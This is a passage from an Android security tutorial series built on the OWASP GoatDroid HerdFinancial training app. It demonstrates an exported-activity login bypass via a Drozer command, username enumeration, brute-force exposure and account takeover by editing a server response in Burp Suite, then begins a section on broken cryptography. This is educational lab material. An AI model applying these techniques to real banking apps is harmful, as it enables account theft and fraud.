
Poor Authorization and Authentication hold 5th position in OWASP Mobile Security Top 10. In this post i will be demonstrating some of the scenarios which falls under **Poor Authorization and Authentication** category.So here we Begin
Activities Vulnerabilties
Most of the time after authentication on an Android Application , it shift to a new activity which basically users are aware off. But developers keep those activities exported and even without custom permissions.

- If you would see in the HerdFinancial Application then you will find that **org.owasp.goatdroid.herdfinancial.activities.Main** is exported and also it doesn't even have any custom permissions.
- You can simply pass an intent through Drozer to start that particular activity.

```
dz> run app.activity.start --component org.owasp.goatdroid.herdfinancial org.owasp.
goatdroid.herdfinancial.activities.Main
```

- After that you will see that Herfinancial Application has been started with default account i.e with the account number **1234567890** and now you can do sort of stuff like transfer the money to someone else account. How scary it would be if something like this exist for our banking apps.


Android Application Security



Username Enumeration Issue

Username Enumeration is a kind of flaw in which using some feature of an application we can figure out whether a particular username exists or not. I have tried to register with the username aditya but i already had an account with that username in that particular application. So application an message that “Username already registered”. But this kind of behaviour inform about which users are existing on that particular application, now these usernames can be used to perform other attacks like bruteforce attacks for those particular username/password combination.

Android Application Security



Brute Force Attacks

Most of the time developers place different implementation at backend. Like for the web application there is always an Brute-Force protection mechanism but in the case of mobile application rarely any application have such implementation at their server side.


Insecure Authorization

Most of the application implement such authorization techiques which sometimes create very serious vulnerability. Below i will be describing such an example in which response from the server contains account number of that authenticated user. So we can change that account number to someone else account number and then we will completely own that account.


Android Application Security

- First open up your Burp Suite and turn Intercept On.
- Then open up that HerdFinancial Application and type your credentials.


- Now the request will show up in Burp Suite ,forward it.



- Now response from server will contain accountnumber , as in my case it was **7894561230**.




- You can change that accountnumber to someone else account number, like i changed from **7894561230** to **1234567890**.




Android Application Security


Now if you will use HerdFinancial Application then you will see that it has actually all the details of account **1234567890** and you can also make an transfer on behalf of **1234567890** . So that basically mean that you now own an Bank account of someone else just by knowing his/her account number.
Authorize Hardware ID
If you would closely operate Herd Financial Application then you will find that there is an Authorize Device option there. HerdFinancial Application can also authorize on basis on Device Id but this is a flawed method as Device Id can be forged.

Android Application Security



Android Application Security





- After clicking yes in the above screen you will find a similar request in your BurpSuite panel.

Android Application Security

Part 13: - Broken Cryptography

As per OWASP-Mobile Security Project **Broken Cryptography** is on the 6th position. In this post i will be talking about certain vulnerabilities which are created by implenting either insecure cryptographic implementation or by implementing in a insecure way.
So according to OWASP below are the scenarios which can occur in an application

- Poor Key Management Processes
- Creation and Use of Custom Encryption Protocols
- Use of Insecure and/or Depcreated algorithms.

Poor Key Management Processes
The best encryption doesn't matter when you do not handle keys properly.Below are some scenarios which are common in Application building:-


- Including the keys in the same attacker-readable directory as the encrypted content
- Making the keys otherwise available to the attacker
- Avoid the use of hardcoded keys within your binary

For demonstrating following scenario we will use HerdFinancial App from the OWASP Goatdroid Project from which we have used Fourgoats Application in the earlier demonstration. You can download HerdFinancial Application from here

